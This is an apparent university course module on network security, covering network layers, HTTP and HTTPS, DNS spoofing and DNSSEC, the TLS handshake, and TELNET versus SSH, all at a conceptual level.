

Module 5

This is a single, concatenated file, suitable for printing or saving as a PDF for offline viewing. Please note that some animations or images may not work.

Module 5 Study Guide and Deliverables

February 13 – February 19

Theme:	Network Security and Web Security
Topics:	• Threats to network: data interception, replay attack, port scanning, DoS, DDoS, MITM • Network defense: IPsec, VPN, Firewalls • Browser attacks, email attacks, misleading/malicious web content
Readings:	• Chapter 6 and Chapter 4
Assignments:	• Lab 5 due Tuesday, February 20 at 6:00 AM ET
Assessments:	• Quiz 5 due Tuesday, February 20 at 6:00 AM ET
Discussions:	• Discussion 3 posts due Tuesday, February 20 at 6:00 AM ET. Any posts after the due time will not be included in the grading process.
Live Classrooms:	• Lecture: Tuesday, February 13, 7:30-9:00 PM ET • Facilitator office hour: TBD

■ Topic 1: Network Basics and Network Security

Learning Outcomes

By the end of this module, you will be able to:

- Describe major network protocols, such as HTTP, DNS, TCP, IP, and ARP, and their vulnerabilities.
- Describe major network security protocols and related network security solutions such as HTTPS, TLS/SSL, SSH, IPsec, WPA, VPN, and Firewall.
- Describe basic web components, security issues, and possible mitigations such as HTTP requests and responses, the same-origin policy, cookies, session management, XSS, and CSRF.

Introduction


In this module, we will provide an overview of network and web security. This will be a high-level overview only. Our Network Security course (CS690) discusses this topic in more detail.

Networking Basics

In today's cyberworld, almost every cyber system is interconnected with one another. At the end points, there are servers, desktops, laptops, smartphones, tablets, and all kinds of IoT devices, such as smart speakers, TVs, watches, and even bulbs. They are connected with wires or wirelessly through switches and routers with other endpoint devices, so that they can communicate with each other. Networking is basically dealing with how to transmit information between any interconnected devices.

Unlike early analog telecommunication networks, today's networks are mostly digital communication networks, where the digital signal (discrete value) is transmitted. Data is grouped into **packets**, which are the most basic units transferred over digital networks.

The internet is a network of networks. It is the global system of interconnected computer networks. It connects all different types of networks. **LAN (Local Area Network)** refers to a network or a portion of a network that is not publicly accessible to the greater internet. A home or office network is an example of a LAN. **WAN (Wide Area Network)** refers to a network that is much more extensive than a LAN. It is sometimes used to describe the internet as a whole.



OSI 7 Layers and TCP/IP stacks


A layered architecture is used to partition the communication process into separate layers, which simplifies the design, implementation, and testing of networks, and enables the interconnectivity between each layer from different hardware/software environments, platforms, and vendors.

Each layer follows sets of rules that define how it should communicate, which are called **protocols**. The OSI (Open Systems Interconnection) Model, developed by the ISO (International Organization for Standardization), divides the communication into the following seven layers from the top to bottom:


- **Application:** responsible for availability of resources, partners to communicate with, and data synchronization; the closest layer to the end users, which interacts with the software applications such as web browsers.
- **Presentation:** responsible for mapping resources and creating context. It translates the data from the session layer into data that applications expect to see.
- **Session:** responsible for creating, maintaining, and destroying connections between nodes in a persistent way.
- **Transport:** responsible for transferring variable-length data sequences from a source to a destination host, while maintaining the quality of service functions.
- **Network:** responsible for routing data between different nodes on the network.
- **Data Link:** responsible for establishing and maintaining reliable links between different nodes or devices on a network using existing physical connections.
- **Physical:** responsible for handling the actual physical devices that are used to make a connection.

As shown in the following diagram, the user data from the sending node is processed at each layer, from the top to the bottom, with an addition of each layer's header. Then, data with the headers of all of the layers are transmitted through some physical medium to the receiving node, at which the reverse process happens. The data goes through each layer, from the bottom to the top, stripping the header of each layer until the application finally receives the app data.

The OSI Model



The DARPA Model




The internet is currently based on TCP/IP protocol suits. TCP is a protocol at the transport layer, and IP is a protocol at the network layer. The DARPA (Defense Advanced Research Projects Agency) model is a simpler four-layer model focusing on TCP/IP protocol suits. It consists of the following four layers:

- Application Layer:** this layer is mapped to the top three layers in the OSI model: the application, presentation and session layers. There are many different protocols at this layer. **HTTP** (HyperText Transfer Protocol) may be the most well-known protocol used by the WWW (World Wide Web). **FTP** (File Transfer Protocol) is a protocol for file transmission, while **SMTP** (Simple Mail Transfer Protocol) is a protocol for email transmission. The **DNS** (Domain Name System) protocol defines how to resolve the human-readable hostnames to numeric IP addresses, which is essential to the usability of the WWW. **SNMP** (Simple Network Management Protocol) is used to exchange management information between network devices.
- Transport Layer:** This layer has the same name in both the OSI and DARPA models, and is responsible for transporting packets of data in sequence in unique sessions between applications on source and destination nodes. The port numbers (also referred to as sockets) are used to differentiate different applications on the same node. The port numbers of standard applications and services are usually well known, such as port 80 for HTTP. **TCP** (Transmission Control Protocol) and **UDP** (User Datagram Protocol) are two common protocols at this layer. UDP is a simple protocol for unreliable transports with no guarantee of QoS (Quality of Service). It has very low overhead, and is often used as the base protocol for time-sensitive applications such as voice and video traffic (with the QoS control at the application level), or network service applications such as DNS. On the other hand, TCP is a protocol to support reliable delivery of data, including detecting dropped packets, retransmitting lost packets, rearranging packets in the right order, etc.
- Internet Layer:** This layer is mapped to the network layer in the OSI 7-layer model. It handles the routing of packets across different nodes along the path from the source to the destination nodes. **IP** (Internet Protocol) **addresses** are used at this layer. There are two versions of IP: IPv4 and IPv6. An IPv4 address is a 4-byte address such as 128.197.101.34, whereas an IPv6 address is a 16-byte address such as 2001:0db8:873a:0000:0000:ff00:0042:7879. As more and more systems are connected to the internet, the new IPv6 is being deployed to fulfill the need for increased internet access. It uses a hierarchical addressing and routing infrastructure. IPv6 is more efficient, more secure, and more mobile-friendly than IPv4. But, to support existing devices and networks connected to the internet using IPv4, IPv4-based

networks are expected to co-exist with IPv6-based networks for a while. Eventually, IPv6 will replace IPv4, maybe in the next 10 to 20 years. **ARP** (Address Resolution Protocol) is a protocol to translate the device IPv4 address to its MAC (Media Access Control) address. IPv6 uses **NBP** (Neighbour Discovery Protocol) to resolve the IPv6 addresses to the MAC addresses. **ICMP** (Internet Control Message Protocol) is an error-reporting protocol at this layer, typically used for the diagnostic or control purposes.


- **Network Access Layer:** this layer is mapped to the data link and physical layers in the OSI 7-layer model. The common standards in this layer include Ethernet and 802.11 Wireless for LANs, and frame relay and ATM for WANs. **MAC addresses** are the network addresses used in LANs at this layer. They are 6-byte network hardware addresses embedded into memory chips on NICs (Network Interface Cards), switches, routers, or other network device ports/interfaces, e.g. ff:c3:43:23:ab:1d. The packet header at this layer has source and destination MAC addresses in it.



Protocols in OSI and DARPA layers

This layered architecture enables seamless communication of nodes with different hardware, software, and implementations at each layer. For example, say Host A wants to access a web page hosted on Host D. Host A connects to the network through Wifi, and Host D connects to the network using Ethernet. In between, routers may be connected through fiber optic cables or satellites. Though they use different physical and link layer protocols, they can still communicate with each other seamlessly using the same upper layer protocols, e.g., through HTTP over TCP over IP. The implementation of TCP/IP protocols may also be different. Host A may use Windows, while Host D uses Linux.

Host A communicates with Host D



Different Physical & Link Layers (Layers 1 & 2)

Question

How many different IPv4 addresses are there theoretically? How many different IPv6 addresses are there theoretically?

Network Security

In the past, most network protocols were designed without security in mind. Most protocols didn't have authentication or only had weak authentication, and there was no encryption to ensure confidentiality and integrity. This made attacks very easy and common as more and more devices connected with each other. Securer protocols, such as HTTPS, DNSsec, TLS, IPsec, etc., were developed later to mitigate some of these issues. In this section, we will briefly discuss the security issues of the existing protocols, security attacks, and solutions.

HTTP Security Issues and HTTPs


HTTP is the most popular protocol at the top application layer used by web applications. HTTP requests are generated by a user's browser as the user interacts with web properties. For example, if a user clicks on a hyperlink or types a URL in the browser address bar, the browser will generate and send a series of "HTTP GET" requests to the web server for the content that appears on that page. Then the server will generate HTTP responses to send the requested information back. All data is sent in "plain text," therefore, HTTP itself is not secure at all, as all requests and responses can be easily read or modified by anyone who is monitoring the session if there is no protection underneath as well. So never send any sensitive data through HTTP directly. Instead, **HTTPS** should be used. HTTPS stands for HTTP Secure. It uses TLS to encrypt HTTP requests and responses, so that even if attackers intercept the data, they cannot understand the data and modify it. We will discuss more about web security in the next topic.

DNS Security Issues and DNSsec

DNS is a very important application layer protocol for mapping the domain/host names to the IP addresses. Without it, the internet could not function well. It works as follows. Say a user wants to visit www.microsoft.com. The browser will first search for it from the local DNS cache on the user's machine. This cache contains the information that the machine has recently saved. If it is present locally, then the browser can get the IP immediately. Otherwise, it will send a query to a DNS server, in order to get the IP address. It may be specified by the user explicitly or automatically by the ISP (Internet Service Provider) or the wireless carrier. This DNS server also has its own local cache. It is very possible that a common domain name such as microsoft.com is already in its cache. In this case, the DNS server returns the IP address to the user's machine; at the same time, the user's local DNS cache is updated. If a recursive DNS server or servers do not have information stored in their cache memory, they need to query an authoritative DNS server. The query can continue up the chain of authoritative DNS servers (e.g., an .edu server), until it gets the answer. These authoritative name servers are responsible for storing these records for their respective domain names.

However, no authentication is considered in the DNS protocol. Thus, it is subject to the DNS spoofing attack as there is no way to authenticate whether the replies to those DNS queries are legitimate or not. The attacker machine can send spoofed replies with the false IP address (e.g., the malicious web server IP address to map to

microsoft.com) to the DNS queries, either directly to the user machine or to some DNS server. This will overwrite their DNS cache with incorrect information, and the incorrect DNS information remains in the cache until the time to live (TTL) expires, or until it is removed manually.



Address Resolution Involving DNS Spoofing (Pfleeger, et al., 2015)

In order to mitigate this security issue, DNSSEC (Domain Name System Security Extensions), a set of security extensions to DNS to provide authentication and integrity checking on DNS data, was developed. Basically, digital signatures are added to the DNS records, and the public keys that are used to verify digital signatures are verified through the DNS zone hierarchy. Unfortunately, not all authoritative nameservers support DNSSEC yet.


Another possible solution is to use DNS over TLS/SSL like HTTPS. The DNS queries and replies are encrypted and checked through TLS/SSL.

In addition, DNS servers are subject to DoS (Denial of Service) attacks. These are usually called DNS flood attacks, in which an attacker floods a particular domain's DNS servers in an attempt to disrupt DNS resolution for that domain. Using some type of filter and a distributed DNS system can help mitigate this type of attacks.

TLS/SSL

TLS (Transport Layer Security) is a protocol to establish a secure channel between communicating applications using cryptographic algorithms. TLS replaces its predecessor, SSL (Secure Socket Layer). While the term TLS/SSL is often used, TLS should be used instead of SSL, as the legacy SSL is not secure enough anymore. TLS 1.3 is the newest and most secure version, but is only used by 30% of connections on Chrome and 27% on Firefox, according to the IETF 2019 December report. TLS 1.2 is probably still the most widely used version. TLS provides authentication and maintains the confidentiality and integrity of the data transmitted in the secure channel. It sits between the Application layer (such as HTTP, DNS) and the Transport layer (TCP) to provide end-to-end security. As we mentioned previously, HTTPS is essentially HTTP over TLS.

TLS defines two important stages. The first is the handshake process. Once the TCP connection is established (after the TCP handshake process), the client and the server establish an agreement on cryptographic parameters such as cryptographic algorithms, session keys, and other parameters as shown in the following diagram.



TLS Handshake Process (Jaeger, 2018)

1. The client sends a Client Hello message (telling the server which crypto algorithms it supports) and a client nonce (a random number).
2. Then, upon receiving the Client Hello message, the server sends a Server Hello message to inform the client of the crypto algorithm that it supports, and includes a server nonce (a random number).
3. The server also sends its certificate to authenticate itself, which will be verified by the client. It also sends a Server Hello Done message.
4. The client verifies the server's certificate and sends a Client Key Request, which includes a random number (called a pre-master secret) encrypted using the server's public key. This random number, together with the client nonce and the server nonce, is used to generate the session key.
5. The server receives the encrypted random number and decrypts it, and uses it together with two nonces to generate the same session key as the client. It then sends a changeCipherSuite message to the client to confirm the establishment of the secure channel.
6. The client does the same to confirm that further communication will be authenticated and encrypted.
7. The server sends a Finished message to end the handshaking process.
8. The client sends a Finished message to end the handshaking process.

After the handshaking process, the secure communication channel is created. All data transmitted in this channel is encrypted with MAC using the session key generated from the pre-master secret. This key is protected using the server's public key that is in the sever certificate. The server's public key is verified using the PKI (Public Key Infrastructure) discussed in the previous module. Therefore, the compromise of PKI components such as CA and certificate can break the security provided by TLS.


TELNET Security Issues and SSH

TELNET is an old, insecure application protocol on top of TCP to provide a bidirectional interactive text-oriented communication facility using a virtual terminal connection. As HTTP, all data transmitted is in clear text without any encryption and authentication using TELNET. TELNET was developed in 1969 and was intended to provide access to a command-line interface on a remote host. At that time, there was no internet of course, and it was mostly used to access a remote server in a physically secured facility. However, using TELNET over an open network such as the internet can pose a severe security issue today. Other similar utilities such as rlogin, rsh, and rexec have the same security issues as TELNET. SSH was developed in 1995 to address this security issue and mostly replaced these protocols for accessing a remote host.

TELNET is still used today due to its simplicity and low overhead, particularly in embedded systems, such as RF terminals, barcode scanners, and other data collection devices. There are also some legacy systems that do not support SSH. With today's IoT trend, TELNET can cause major damage. According to ZDNet, a hacker obtained the TELNET credentials of more than 515,000 home routers, servers, and internet-connected devices as well as each device's IP address and default usernames and passwords for the TELNET service, dated between October and November 2019. Even though TELNET may still be useful in some situations, it needs to be used with great caution and thorough threat analysis to ensure there are no potential security holes. Otherwise, SSH should be used instead.

SSH (Secure Shell) was originally developed for UNIX but is now available on most OSes. It is commonly used in remote command-line, login, and remote command execution. Similar to TLS, it uses cryptographic algorithms to authenticate the client and server, encrypt all transmitted data, and protect data integrity. It can be used for file transfer as well. **SFTP** (Secure File Transfer Protocol) is a secure replacement for **FTP** (File Transfer Protocol) based on the SSH. **SCP** (Secure Copy) is a non-interactive command-line tool based on SFTP for securely transmitting files from one machine to another.

A simplified SSH flow is shown in the following diagram from [SSH Protocol – Secure Remote Login and File Transfer](#).



[A simplified setup flow of a secure shell connection](#)

1. SSH client first requests the connection with the server
2. SSH server sends its RSA public host key
3. SSH client validates host key binding with server name; In case of failure, client user gets a warning message
4. SSH client generates a 256-bit random number, which is the session key
5. SSH client encrypts the session key using the host key and sends to server
6. SSH server decrypts the RSA-encrypted messages
7. From now on, all messages will be encrypted in that key

SSH was developed before TLS/SSL. Both use cryptographic algorithms to secure the communication channel. Both use asymmetric cryptography algorithms to protect the session key and symmetric cryptography algorithms to secure communication data with the session key.

A big difference between the two is that TLS/SSL relies on PKI for the server and client authentication, but SSH itself doesn't require PKI; instead, it relies on the RSA keys, although there are a variety of SSH implementations. Some also use certificates and PKI to verify the public keys.

